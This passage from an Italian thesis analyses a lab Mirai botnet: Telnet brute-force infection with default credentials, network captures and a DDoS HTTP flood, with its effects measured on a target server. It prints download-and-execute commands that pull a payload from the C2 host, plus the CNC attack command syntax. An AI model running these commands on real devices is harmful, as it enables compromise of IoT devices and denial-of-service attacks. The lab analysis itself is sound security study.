l'esecuzione. Una volta eseguito il bot-scanner ha il compito di individuare nella rete i dispositivi i cui indirizzi IP sono definiti all'interno dell'array "addresses" nel file `scanner.py`, come già descritto nella Sezione 3.1. A partire da queste premesse, si può ora analizzare nel dettaglio il traffico generato dalle connessioni tra il bot-scanner e i dispositivi che, una volta infettati, diventeranno bot. Prima di avviare l'esecuzione di `scanner.py` viene avviata la cattura di rete tramite Wireshark, configurato per monitorare l'interfaccia di rete utilizzata dalla botnet. Non appena lo script `scanner.py` entra in esecuzione dall'interfaccia grafica di Wireshark è possibile notare l'indirizzo IP del bot-scanner (192.168.10.5) che tenta di stabilire una connessione Telnet verso il primo indirizzo IP presente all'interno dell'array "addresses" il quale è illustrato nel Listato 4.1.

---

```
1 addresses = ["192.168.10.6", "192.168.10.7", "192.168.10.8"]
```

---

Listing 4.1: Array "addresses" in `scanner.py`.

Una volta che il bot-scanner ha completato il processo di infezione dei dispositivi e la cattura è stata interrotta, il file `.pcap` acquisito tramite Wireshark viene analizzato con Zeek. Quest'ultimo genera una serie di log dettagliati che descrivono le connessioni stabilite dal bot-scanner verso gli indirizzi specificati nell'array "addresses". Il file `conn.log` permette di comprendere con precisione quanti tentativi il bot-scanner ha effettuato prima di riuscire ad accedere via Telnet ai dispositivi bersaglio. Infatti dall'analisi del log è possibile osservare che il bot-scanner apre ripetutamente connessioni TCP sulla porta 23 (Telnet) con gli host bersagliati. Queste connessioni possono essere studiate utilizzando i campi del file `conn.log` spiegati nel dettaglio nella Sezione 3.2. Infatti sfruttando il campo timestamp della prima e dell'ultima connessione Telnet stabilita con un determinato host bersaglio è possibile ricavare un intervallo temporale. Quest'ultimo viene poi impiegato per costruire un filtro da applicare alla cattura di rete in Wireshark, consentendo di isolare e analizzare nel dettaglio i pacchetti scambiati nella fase di infezione e la successiva connessione al server CNC.

---

```
1 frame.time_epoch >= 1764781187.832642 &&  
2 frame.time_epoch < 1764781197.651803
```

---

Listing 4.2: Filtro Wireshark applicato per isolare la fase di infezione.

Applicando il filtro mostrato nel Listato 4.2 è possibile isolare esclusivamente il traffico relativo alla fase di infezione dei bot. L'analisi dei pacchetti, filtrati in questo modo, evidenzia come, una volta stabilita la connessione sulla porta 23 (Telnet), il bot-scanner tenta l'accesso tramite una lista di credenziali predefinite contenute all'interno dell'array "credentials" dello script `scanner.py`. Poiché la combinazione giusta è `<admin:admin1234>` che si trova nell'indice 9 dell'array, il bot-scanner effettua nove tentativi, aprendo di conseguenza nove connessioni Telnet distinte, prima di accedere al dispositivo bersaglio. Un esempio di autenticazione Telnet fallita dal bot-scanner, estratto dall'analisi del flusso TCP effettuata con Wireshark, è mostrato nella Listato 4.3. I primi due messaggi sono relativi alla negoziazione delle opzioni Telnet, che viene eseguita automaticamente all'inizio di ogni connessione. I restanti sono relativi al tentativo di accesso: il dispositivo bersaglio invia il prompt di *login*, il bot-scanner risponde con lo username "admin", mentre al prompt *Password*, inviato dal dispositivo bersaglio, il bot-scanner risponde con la password sbagliata "root". Poiché le credenziali non sono valide, il dispositivo bersaglio chiude la connessione, costringendo il bot-scanner a tentare di nuovo l'accesso aprendo una nuova connessione.

---

```
1      Dispositivo bersaglio:
2      .....
3      Bot-scanner:
4      .....
5      Dispositivo bersaglio:
6      9a2769059702 login:
7      Bot-scanner:
8      admin
9      Dispositivo bersaglio:
10     admin
11     Dipositivo bersaglio:
12     Password:
13     Bot-scanner:
14     root
```

---

Listing 4.3: Accesso fallito durante la fase di infezione.

Dopo i tentativi di autenticazione non riusciti, il bot-scanner riesce infine a stabilire una connessione utilizzando la combinazione di credenziali corrette. Questa connessione rappresenta il vero e proprio punto di ingresso del dispositivo all'interno della

botnet. Nel flusso TCP, visualizzato tramite Wireshark, è possibile osservare che, dopo la ricezione delle credenziali corrette, il dispositivo bersaglio restituisce il prompt della shell, indicando che l'autenticazione è andata a buon fine, come mostrato nel Listato 4.4.

---

```
1      Dispositivo bersaglio:
2      .....
3      Bot-scanner:
4      .....
5      Dispositivo bersaglio:
6      9a2769059702 login:
7      Bot-scanner:
8      admin
9      Dispositivo bersaglio:
10     admin
11     Dipositivo bersaglio:
12     Password:
13     Bot-scanner:
14     admin1234
15     Dispositivo bersaglio:
16     Welcome to Alpine!
17     The Alpine Wiki contains a large amount of how-to guides
18     and general information about administrating Alpine systems.
19     See <https://wiki.alpinelinux.org/>.
20     You can setup the system with the command: setup-alpine
21     You may change this message by editing /etc/motd.
```

---

Listing 4.4: Accesso riuscito durante la fase di infezione.

Successivamente, il bot-scanner, proseguendo l'esecuzione dello script Python `scanner.py` invia al dispositivo compromesso una serie di comandi che gli permettono di scaricare dal server CNC lo script `bins.sh` tramite `wget`. Vengono poi inviati anche i comandi per rendere lo script eseguibile e per avviarne l'esecuzione. Tale sequenza di comandi è visibile all'interno del flusso TCP, analizzato tramite Wireshark, come mostrato nella Listato 4.5.

---

```
1      Bot-scanner:
2      wget mirai-cnc/bins/bins.sh | sh
3      Dispositivo bersaglio:
4      wget mirai-cnc/bins/bins.sh | sh
```

---

```

5      Connecting to mirai-cnc (192.168.10.9:80)
6      saving to 'bins.sh'
7
8      bins.sh 100%|*****| 268 0:00:00 ETA
9      'bins.sh' saved
10     Bot-scanner:
11     chmod +x bins.sh
12     Dispositivo bersaglio:
13     chmod +x bins.sh
14     Bot-scanner:
15     nohup ./bins.sh
16     Dipositivo bersaglio:
17     nohup ./bins.sh
18     nohup: appending output to nohup.out

```

---

Listing 4.5: Comandi per download ed esecuzione di bins.sh.

L'interazione tra il server CNC e il dispositivo compromesso inizia non appena quest'ultimo scarica tramite `wget` lo script `bins.sh`. Come già descritto nella Sezione 3.1, il server CNC dispone di un unico file binario, ovvero il payload malevolo, compilato tramite il cross-compiler appropriato per l'architettura dei container Docker configurati come bot. Il dispositivo compromesso scarica il payload malevolo tramite una richiesta HTTP GET, ne modifica i permessi rendendolo eseguibile ed infine ne avvia l'esecuzione come mostrato nella porzione di codice dello script `bins.sh` illustrata nel Listato 4.6.

---

```

1      wget http://$WEBSERVER/bins/$Binary -O dvrHelper
2      chmod 777 dvrHelper
3      ./dvrHelper

```

---

Listing 4.6: Istruzioni eseguite dal bot per il download del file binario.

La variabile “WEBSERVER” rappresenta l'indirizzo IP del server CNC mentre la variabile “Binary” identifica il file binario da scaricare e da eseguire. Una volta avviata l'esecuzione del file binario il dispositivo compromesso diventa a tutti gli effetti un bot in grado di ricevere comandi dal server CNC. Con l'esecuzione del payload malevolo il bot stabilisce una connessione TCP sulla porta 23 con il server CNC e, dopo la fase di *three-way handshake*, la connessione viene mantenuta attiva sia mediante uno scambio periodico di 2 byte a livello applicativo sia tramite l'utilizzo di

pacchetti TCP *Keep-Alive*. Nel diagramma di flusso generato con Wireshark, illustrato nella Figura 4.1 viene mostrato il meccanismo di persistenza della connessione descritto precedentemente, infatti è possibile notare sia lo scambio periodico di pacchetti a livello applicativo sia l'utilizzo di pacchetti TCP Keep-Alive. L'indirizzo IP 192.168.10.6 identifica il bot mentre l'indirizzo 192.168.10.10 identifica il server CNC.



Figura 4.1: Diagramma di flusso del mantenimento della connessione tra bot e server CNC.

Tutte le operazioni precedentemente descritte vengono ripetute anche per gli altri due bot previsti in questo laboratorio, per un totale di tre bot che il server CNC può istruire per lanciare attacchi DDoS contro il server bersaglio. Conclusa la fase di infezione e registrazione dei bot presso il server CNC, la botnet risulta pienamente operativa. Il server di comando e controllo può ora sfruttare i nodi compromessi per coordinare attacchi verso uno o più bersagli designati.

## 4.2 Analisi della fase di attacco

La fase di attacco costituisce il momento in cui il server CNC sfrutta le connessioni precedentemente instaurate per andare a lanciare attacchi verso il server bersaglio.



In questa sezione viene esaminato nel dettaglio il processo di trasmissione e interpretazione dei comandi di attacco analizzando la struttura di questi ultimi. Inoltre viene esaminato l'effetto che l'attacco ha sul server bersaglio attraverso gli strumenti descritti nella Sezione 3.2.

### 4.2.1 Trasmissione del comando

Il comando di attacco inviato dal server CNC ha una specifica sintassi mostrata nel Listato 4.7, dove il vettore di attacco è uno tra quelli illustrati nella Sezione 2.3.3.

---

```
1 <Vettore di attacco> <Indirizzo IP della vittima/e> <durata>
```

---

Listing 4.7: Sintassi generica di un comando di attacco in Mirai.

A questa sintassi possono essere aggiunti dei *flag*, ovvero opzioni aggiuntive per condurre attacchi più mirati, specifici per ogni vettore d'attacco. Nel caso del nostro laboratorio, visto che verranno analizzati solo gli attacchi HTTP flood, i flag che possono essere aggiunti sono:

- **Dominio:** il nome del dominio da attaccare, nel nostro caso verrà inserito l'indirizzo IP del server bersaglio;
- **Metodo:** metodo HTTP attraverso il quale i bot effettueranno l'attacco, se non immesso viene scelto automaticamente il metodo HTTP GET;
- **Dati inviati col metodo POST:** nel caso in cui venga scelto il metodo HTTP POST devono essere specificati anche i dati da inviare al server HTTP bersaglio;
- **Percorso:** percorso del server web sul quale effettuare l'attacco, se non immesso viene scelto automaticamente “/”;
- **Connessioni:** indica il numero di *socket* che ogni bot deve aprire contemporaneamente verso il server bersaglio, se non impostato viene scelto il valore 1, altrimenti si può arrivare fino ad un massimo di 1000 connessioni simultanee.

Dopo aver ricevuto il comando, ogni bot lo interpreta insieme agli eventuali flag, questa fase è definita all'interno del codice di Mirai come fase di *parsing*, durante la quale il bot estrae i parametri rilevanti e li memorizza in una struttura interna

che servirà per configurare la successiva fase di attacco. Utilizzando Wireshark è possibile intercettare i pacchetti di rete inviati dal server CNC ai bot per impartire le istruzioni di attacco. L'osservazione del pacchetto permette di identificare chiaramente la struttura del comando al fine di verificarne la corrispondenza con la sintassi sopra descritta.

```
1 http 192.168.10.9/24 30
```

Listing 4.8: Istruzioni per attacco di tipo HTTP flood

Infatti inviando il comando mostrato nel Listato 4.8 e analizzandone il traffico di rete generato si può notare che il server CNC manda ad ogni bot un pacchetto Telnet dal quale è possibile estrarre le informazioni che poi verranno utilizzate per inviare l'attacco al server bersaglio. Nella Figura 4.2 viene illustrato il pacchetto generato dall'istruzione di attacco mostrata nel Listato 4.8. La parte evidenziata in blu indica il campo *Data*, dal quale è possibile ricavare le informazioni che ogni bot usa per lanciare l'attacco.




Figura 4.2: Pacchetto Telnet contenente l'istruzione di attacco.

Nel caso in cui il server CNC invii ai bot un comando contenente dei flag, come quello illustrato nel Listato 4.9, l'istruzione di base viene estesa aggiungendo, oltre ai campi obbligatori, anche dei parametri volti a specificare in modo dettagliato le caratteristiche dell'attacco. Questi parametri consentono di personalizzare il comportamento dei bot durante l'esecuzione dell'attacco, influenzando vari aspetti di

quest'ultimo. In questo modo il server CNC, a parità di bot controllati, è in grado di modulare l'intensità e le modalità dell'attacco.

---

```
1 http 192.168.10.9/24 30 domain=example.com method=post conns=20
```

---

Listing 4.9: Istruzioni per attacco di tipo HTTP flood con flag.

Una volta inviato il comando, è possibile intercettare il pacchetto Telnet derivato da questa trasmissione tramite Wireshark. Quello che si evince è che il pacchetto, rispetto a quello mostrato nella Figura 4.2, presenta nel campo Data i flag aggiuntivi inviati in chiaro dal server CNC. Nella Figura 4.3 è illustrato il pacchetto generato dall'invio del comando mostrato nel Listato 4.9. La parte evidenziata in blu indica il campo Data del pacchetto.




Figura 4.3: Pacchetto Telnet contenente l'istruzione di attacco con flag.

La differenza di leggibilità tra i vari campi del pacchetto è riconducibile alla diversa modalità di codifica adottata dal server CNC nella versione di Mirai utilizzata nel laboratorio. Infatti i campi come il vettore di attacco, l'indirizzo IP del bersaglio e la durata dell'attacco vengono serializzati in formato binario e inseriti nel payload del pacchetto come una sequenza di byte, mentre i campi che rappresentano i flag vengono inseriti nel payload del pacchetto in chiaro.

## 4.2.2 Caratteristiche del traffico generato

Una volta completata la fase di trasmissione del comando dal server CNC ai bot, ha inizio la fase di esecuzione dell'attacco vera e propria. In questa fase ogni bot

dopo aver interpretato l'istruzione ricevuta, avvia l'azione offensiva verso il bersaglio specificato, generando traffico massivo secondo i parametri definiti nell'istruzione. Infatti appena la ricevono i bot eseguono una funzione che permette loro di effettuare il parsing dell'istruzione, tramite questa operazione i bot estraggono il vettore di attacco, l'indirizzo IP del bersaglio, la durata dell'attacco e i vari flag. Una volta fatto ciò i bot eseguono l'attacco utilizzando le informazioni precedentemente ricavate, inviando un elevato numero di richieste a servizio esposto dal bersaglio, con l'obiettivo di degradarne la disponibilità. Nel caso del laboratorio realizzato, quindi utilizzando solo il vettore di attacco HTTP flood, il traffico generato dai bot consiste nell'invio di ripetute richieste HTTP verso il server bersaglio avente indirizzo IP 192.168.10.9. L'attacco è stato quindi lanciato utilizzando il metodo HTTP GET, una durata di 240 secondi e un numero di connessioni simultanee pari al massimo consentito. Dal punto di vista dell'analisi del traffico di rete, questo attacco si traduce in una generazione simultanea di connessioni e di richieste HTTP ripetute. Questo determina un aumento significativo del volume di traffico osservato e delle connessioni stabilite. In uno scenario reale la magnitudo di un attacco di questo genere viene misurata con metriche come: *Bytes per second* (Bytes/s), *Packets per second* (PPS) e *Request per second* (RPS) che è una metrica specifica utilizzata per gli attacchi al livello applicativo del modello OSI [23]. In un contesto come quello del laboratorio realizzato, sebbene le dimensioni assolute siano di gran lunga inferiori rispetto a scenari reali, metriche di questo tipo risultano efficaci per andare a stabilire un andamento generale del traffico generato durante l'attacco HTTP flood. Per questo motivo l'analisi si è concentrata, oltre che sulle metriche precedentemente elencate, sul volume totale di byte scambiati e sulla quantità media di dati scambiati per singola connessione. Per ottenere queste metriche è stato dapprima utilizzato Wireshark per catturare il traffico di rete sull'interfaccia utilizzata dalla botnet durante l'attacco ed infine il file di cattura generato è stato fornito in input a Zeek per generare log più dettagliati. Le metriche ottenute durante l'analisi sono riportate nella Tabella 4.1.

| Metrica                                     | Valore            |
|---------------------------------------------|-------------------|
| Dati totali scambiati                       | $\approx 4.4$ GB  |
| Dati medi scambiati per singola connessione | $\approx 1.5$ MB  |
| PPS                                         | $\approx 12232$   |
| Bytes/s                                     | $\approx 19$ MB/s |
| RPS                                         | $\approx 1622$    |

Tabella 4.1: Metriche del traffico generato durante l’attacco HTTP flood

Le metriche riportate in precedenza consentono di valutare in modo quantitativo l’intensità e le caratteristiche del traffico generato dall’attacco HTTP flood. I valori riportati nella tabella sono stati calcolati utilizzando principalmente i file `conn.log` e `http.log` prodotti da Zeek. Tali valori, seppur non significativi in termini assoluti, assumono una particolare rilevanza se rapportati ad uno scenario reale in cui il numero di dispositivi impiegati nell’attacco è nell’ordine delle centinaia di migliaia, come osservato negli attacchi messi in atto dalla botnet Mirai [7]. Alla fine di validarne i valori, le metriche calcolate a partire dai log di Zeek sono state confrontate con l’andamento del traffico visualizzato tramite il grafico I/O generato da Wireshark. In particolare sono stati generati grafici per la visione delle seguenti metriche: PPS, Bytes/s e RPS. Nella Figura 4.4 viene mostrato un grafico che illustra l’andamento dei pacchetti al secondo (PPS) generati durante l’HTTP flood. La linea nera rappresenta il numero di pacchetti per intervallo temporale di 1 secondo in transito sulla rete con un picco di circa 23000 pacchetti al secondo. Successivamente nella Figura 4.5 è riportato un grafico che illustra il *throughput* di rete, espresso in *megabyte* al secondo (MB/s), durante l’analisi dell’attacco HTTP flood. La linea nera rappresenta la variazione dei byte ogni intervallo temporale di 1 secondo, con un picco di 34 MB/s. Infine nella Figura 4.6 viene illustrato un grafico che mostra l’andamento dei pacchetti contenenti una richiesta HTTP GET durante l’attacco HTTP flood. In particolare la linea nera rappresenta la variazione istantanea delle richieste ogni intervallo temporale di 1 secondo, con un picco di 2800 RPS. Nei tre grafici la linea nera presenta marcate fluttuazioni tra un intervallo di campionamento e l’altro, questo è dovuto alle rapide variazioni dei valori misurati durante la cattura del traffico di rete. Per interpretare meglio i tre grafici, smussando la linea nera, è stata generata la linea

rossa che rappresenta la media mobile semplice (SMA)<sup>1</sup>, ovvero una media dei valori calcolata su una specifica finestra di tempo (*SMA period*). Si può notare come la linea rossa in tutti e tre i grafici, generata con un *SMA period* pari a 200, sia coerente con quanto riportato nella Tabella 4.1, in particolare:

- nella Figura 4.4 si colloca in un intervallo compreso tra [12000, 13000] PPS;
- nella Figura 4.5 si colloca in un intervallo compreso tra [18, 20] MB/s;
- nella Figura 4.6 si colloca in un intervallo compreso tra [1600, 1700] RPS.




Figura 4.4: Grafico della metrica PPS durante l'attacco HTTP flood.

<sup>1</sup>[https://www.wireshark.org/docs/wsug\\_html\\_chunked/ChStatIOGraphs.html](https://www.wireshark.org/docs/wsug_html_chunked/ChStatIOGraphs.html)




Figura 4.5: Grafico della metrica Bytes/s durante l'attacco HTTP flood.




Figura 4.6: Grafico della metrica RPS durante l'attacco HTTP flood.

### 4.2.3 Effetti sul server bersaglio

Dopo aver analizzato gli effetti dell'attacco sul traffico di rete, è ora possibile valutare gli effetti sul server bersaglio. Per effettuare queste valutazioni è stato usato Glances, un software di monitoraggio illustrato nella Sezione 3.2. I valori misurati da Glances di cui si è tenuto conto sono:

- **CPU**: valore che mostra l'uso della CPU sia per il sistema che per l'utente, con particolare attenzione alla componente utente. Questo perchè i processi del server che gestiscono le richieste HTTP sono eseguiti con utente e gruppo *nginx*, appartenenti alla categoria *user*. Viene mostrata anche la percentuale di CPU a riposo. Nella Tabella 4.2 vengono illustrate le soglie predefinite di attenzione relative all'utilizzo della CPU sia da parte del sistema che dell'utente<sup>2</sup>;

| CPU Sistema/Utente | Stato    |
|--------------------|----------|
| < 50%              | OK       |
| > 50%              | CAREFUL  |
| > 70%              | WARNING  |
| > 90%              | CRITICAL |

Tabella 4.2: Soglie di attenzione della CPU in Glances.

- **Load**: rappresenta la media del numero di processi pronti nella coda di esecuzione più il numero di processi attualmente in esecuzione calcolata su intervalli temporali di 1, 5 e 15 minuti. Glances utilizza il numero di core del processore per stabilire se il carico medio è nella norma oppure è eccessivo generando degli *alert*. Quest'ultimi vengono generati, al superamento di alcune soglie di attenzione, solo per i valori del carico medio relativi agli intervalli temporali di 5 e 15 minuti. Nella Tabella 4.3 sono illustrate le soglie di attenzione per stabilire lo stato del carico medio<sup>3</sup>;

---

<sup>2</sup><https://glances.readthedocs.io/en/latest/aoa/cpu.html>

<sup>3</sup><https://glances.readthedocs.io/en/latest/aoa/load.html>



| Carico medio              | Stato    |
|---------------------------|----------|
| $< 0.7 \cdot \text{core}$ | OK       |
| $> 0.7 \cdot \text{core}$ | CAREFUL  |
| $> 1 \cdot \text{core}$   | WARNING  |
| $> 5 \cdot \text{core}$   | CRITICAL |

Tabella 4.3: Soglie di attenzione del carico medio in Glances.

- **Network:** rappresenta la quantità di dati ricevuta e inviata su un'interfaccia di rete, quella monitorata in questo caso è quella che il server utilizza per la comunicazione con i bot.

Andando a visionare i grafici prodotti da Glances si evince come, non appena inizia l'attacco HTTP flood, nel server bersaglio si verifica un elevato aumento della CPU usata dall'utente, mentre la CPU usata dal sistema diminuisce come illustrato nella Figura 4.7. Ciò avviene poiché i processi che gestiscono le richieste HTTP si trovano a dover elaborare un numero elevato di richieste concorrenti, incrementando significativamente il calcolo computazionale. Come visibile dal grafico durante l'attacco la CPU utilizzata dall'utente come quella utilizzata dal sistema oscillano entrambe in un intervallo compreso tra 40% e il 60%, portando l'utilizzo complessivo della CPU a raggiungere uno stato critico secondo le soglie di attenzione descritte nella Tabella 4.2.




Figura 4.7: Utilizzo della CPU durante l'attacco HTTP flood.

Analogamente il carico medio del server bersaglio aumenta non appena inizia l'attacco HTTP flood. In particolare, come si evince dal grafico illustrato in Figura 4.8, la linea che ha un picco significativo istantaneo è quella relativa al carico medio calcolato su intervallo di 1 minuto ed è anche la stessa che appena l'attacco termina decresce significativamente. Mentre le linee relative al carico medio calcolato su intervalli di 5 e 15 minuti sono meno sensibili a cambiamenti del carico istantanei crescendo e decrescendo più lentamente sia quando l'attacco inizia e sia quando l'attacco finisce. In particolare il carico medio calcolato su un intervallo di 5 minuti raggiunge nel suo massimo un valore maggiore a 6, e poiché il server bersaglio ha un numero di core pari a 4 il valore raggiunto dal carico medio risulta essere in uno stato di “WARNING” seguendo la legenda nella Tabella 4.3. Utilizzando la stessa legenda per interpretare i valori assunti dalla linea che rappresenta il carico medio calcolato su intervallo di 15 minuti si trae la conclusione che la durata dell'attacco non è sufficiente a stressare il carico del server bersaglio nel lungo periodo.




Figura 4.8: Carico medio durante l'attacco HTTP flood.

Lanciando però lo stesso attacco con una durata di 15 minuti anche il carico medio calcolato su un intervallo di 15 minuti, come mostrato nella Figura 4.9, aumenta arrivando ad un valore di 6, assumendo uno stato di “WARNING” secondo i riferimenti illustrati nella Tabella 4.3.



Figura 4.9: Carico medio durante l'attacco HTTP flood con durata 15 minuti.

Infine è stato valutato il traffico di rete sull'interfaccia che il server bersaglio utilizza per la comunicazione con i bot. Osservando il grafico illustrato nella Figura 4.10, il quale esprime i valori in Bytes/s, non appena inizia l'attacco si nota un leggero aumento del traffico in ingresso imputabile ad un arrivo massivo di richieste HTTP GET. D'altro canto si nota un aumento considerevole del traffico in uscita riconducibile al server bersaglio che risponde all'enorme quantità di richieste inviategli dai bot. In particolare il traffico in ingresso rimane sotto la soglia dei 2 milioni di Bytes/s (2 MB/s) mentre il traffico in uscita raggiunge un picco maggiore a 24 milioni di Bytes/s (24 MB/s). Questa marcata differenza tra traffico in ingresso e in uscita è dovuta al fatto che il server risponde con la sua pagina HTML generando pacchetti di rete molto più pesanti di quelli contenenti richieste HTTP GET.

